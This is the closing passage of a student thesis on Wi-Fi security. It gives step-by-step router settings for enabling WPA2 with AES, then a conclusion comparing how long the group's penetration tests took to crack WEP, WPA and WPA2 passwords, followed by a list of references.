Figure 5.2 shows a display of manual configuration under the *Wireless > Wireless Security* tab.




Figure 5.2: Manual configuration of Wireless Security.

5.5 Implementing WPA2

Step 1:

Launch a web browser on your computer, and enter the routers default IP-address. The IP-address is: **192.168.1.1**

A login screen will appear, telling you to enter the username and password of the administrator.

In the username field, enter: **admin**

In the password field, enter: **admin**

(You can change the password of your choice from the *Administration > Management* tab)

Step 2:

- Select the *Wireless > Basic Wireless Settings* tab
- Check *Manual* next to *Wireless Configuration*
- Select the desired mode next to *Network Mode* (This means if you want to implement an 802.11g, 802.11b, 802.11n or mixed network mode).
- Enter the name of your network next to *Network Name (SSID)*.
- Choose the width of the channel next to *Channel Width* (the default setting is the *Standard – 20MHz Channel* option).
- Select the wide of the channel next to *Wide Channel*. (Note, this option is only available when you have chosen *Wide – 40MHz channel* as your *Channel Width*.)
- Select the channel with the frequency that fits your requirements next to the *Standard Channel*.
- Choose whether you want your network name (SSID) to be broadcasted next to *SSID Broadcast* (the default setting is checked on *Enabled*).

Figure 5.3 shows a display of manual configuration under the *Wireless > Basic Wireless Settings* tab




Figure 5.3: Manual configuration of Basic Wireless Settings.

Step 3:

- Select the *Wireless > Wireless Security* tab.
- Select *WPA2 Personal* as the security algorithm next to *Security Mode*.
- Choose which type of encryption you want *Encryption*. (We recommend *AES*).

- Enter the password that will be used during the connection to your network (We recommend a password that includes both lower-case and upper-case letters with numbers).
- Enter the renewal of keys in seconds (The default setting is 3600 seconds)

Figure 5.4 shows a display of manual configuration under the *Wireless > Wireless Security* tab.




Figure 5.4: Manual configuration of Wireless Security.

6 Conclusion

The purpose of this thesis was to get a better understanding about the structure of the security in wireless networks. The main goal was to find out how secure the actual wireless networks were. In order to get the necessary information, the group successfully performed penetration tests to get the facts that they were aiming for. This thesis presented the techniques behind the penetration tests by explaining step by step on how to perform the tests. It also presented with some security solutions that would help others to learn how to protect their network from the different attacks.

The result of this thesis shows that a wireless network is more vulnerable to security attacks compared to a wired network. The group found out that a wireless security algorithm is very sensitive to different attacks, such as password cracking. The information that is found on this paper clearly shows that a wireless network cannot be completely protected against unauthorized users, but it can definitely prove how weak a wireless network actually is and how an unauthorized user performs the different attacks. It also gives the readers a better view behind the security that could eventually help them mitigate the attacks in easier ways.

The group implemented the different security algorithms while performing the penetration tests to see which wireless network was more vulnerable to attacks. After the first penetration test, the result clearly showed that a wireless network configured with the WEP security algorithm, was more likely to experience an attack compared to wireless network configured with the WPA or WPA2 algorithm. It also showed that the amount of time to crack the network password was significantly lower compared to the other security algorithm. The result of this is that it definitely gives an advantage to an intruder by not having to spend a great amount of time in order to steal the information that is needed.

The second penetration test involved the cracking of a WPA secured network which also resulted in a successful penetration. The test showed that a WPA secured network is sensitive to network attacks, such as cracking the password. The difference between the first penetration test and the second one is that it takes a lot more time to crack a WPA password compared to a WEP password. The advantage of implementing a WPA secured network over a WEP secured network is far better for the overall protection.

Beside the successful password crack, it definitely shows that a company or a business organization should not implement a WEP security over a WPA security under any circumstances.

The last penetration test involved the cracking of a WPA2 secured network. This was the most interesting part because WPA2 is considered to be the most secured algorithm compared to the WEP and WPA. The test indicated that it is actually possible to crack a WPA2 secured network with the right tools and techniques.

The only difference is as mentioned before, the time it took to crack the password. As WPA2 offers the strongest protection against different attacks, it definitely showed during the penetration test that the amount of time an intruder needs to crack a WPA2 password could be way too much than expected, which can be an advantage to employed network administrators, because it gives them more time to mitigate the attacks and eventually detect the intruder.

The group could also point out that the encryption protocol in WPA2, which is the AES, is one of the reasons why it took more time to crack the password compared to another security algorithm that offers TKIP as the encryption protocol.

The overall result of the penetration tests shows that it is quite hard to protect a wireless network, even with the provided solutions. The important thing to remember is that using the right techniques and methods can possibly help minimize the security threats.

Finally, after documenting the results, the group could point out the advantages and disadvantages between the wireless security options and differentiate them which later on helped them draw some conclusions.

The main goal of the whole project was achieved by the group, and it provided them with a plenty of new information and gave them an overall wonderful learning experience.

References

- [1] Risks and Risk Control of Wi-Fi Network Systems, by Hui Du, and Chen Zhang. Published by ISACA, 2006. Available online <http://www.isaca.org/Journal/Past-Issues/2006/Volume-4/Pages/Risks-and-Risk-Control-of-Wi-Fi-Network-Systems1.aspx>
- [2] Wi-fi hacking in Seattle cost businesses \$3 million. Published by Suzanne Leboeuf, July 14 2012. Available online <http://www.examiner.com/article/wi-fi-hacking-seattle-cost-businesses-3-million>
- [3] Bing, Benny. Published by John Wiley & Sons, 2002. *Wireless Local Area Networks: The New Wireless Revolution*
- [4] Glisic, Savo and Lorenzo, Beatriz. Published by John Wiley & Sons, 2009. *Advanced Wireless Networks, Second Edition.*
- [5] Ross, John. Published by No Starch Press, 2008. *The Book of Wireless: A Painless Guide to Wi-Fi and Broadband Wireless, Second Edition.*
- [6] Forouzan, A. Behrouz. Published by McGraw- Hill Companies, 2007. *Data Communications and Networking, Fourth Edition.*
- [7] O'Hara, Bob and Petrick, Al. Published by Standards Information Network IEEE Press, January 2005. *IEEE 802.11 Handbook: A Designer's Companion, Second Edition.*
- [8] Clarke, E. Glen. Published by The McGraw-Hill Companies, 2006. *CompTIA Network+ Certification Study Guide, Fourth Edition*
- [9] Gast, Matthew. Published by O'Reilly, 2002. *802.11 Wireless Networks: The Definitive Guide.*
- [10] Edney, Jon and Arbaugh, A. William. Published by Addison Wesley, July 2003. *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*
- [11] Dulaney, Emmett. Published by Sybex, June 2011. *CompTIA Security+ Study Guide.*
- [12] Vacca, R. John. Published by Syngress, March 2010. *Network and System Security.*
- [13] Miller, S. Stewart. Published by McGraw-Hill Companies, 2003. *WiFi Security.*

- [14] Ilyas, Mohammed and Ahso, Syed. Published by CRC Press Taylor & Francis Group, 2005. *Handbook of Wireless Local Area Networks: Applications, Technology, Security and Standards*.
- [15] Cole, Eric. Published by John Wiley & Sons, September 2009. *Network Security Bible, Second Edition*
- [16] McClure, Stuart and Scambray, Joel and Kurtz, George. Published by The McGraw-Hill Companies, 2009. *Hacking Exposed 6: Network Security Secrets & Solutions*
- [17] Lockhart, Andrew. Published by O'Reilly Media, October 2006. *Network Security Hacks: Tips & Tools for Protecting Your Privacy, Second Edition*
- [18] Stallings, William. Published by Prentice Hall, 2006. *Cryptography And Network Security Principles And Practice, Fifth Edition*
- [19] Joshi, James. Published by Morgan Kaufmann, May 2008. *Network Security: Know it all*.
- [20] Chandra, Praphul. Published by Newnes, June 2005. *Bulletproof Wireless Security: GSM, UTMS, 802.11 and Ad Hoc Security*
- [21] Geier, Jim. Published by Wiley Publishing Inc, 2008. *Implementing 802.1X Security Solutions for Wired and Wireless Networks*.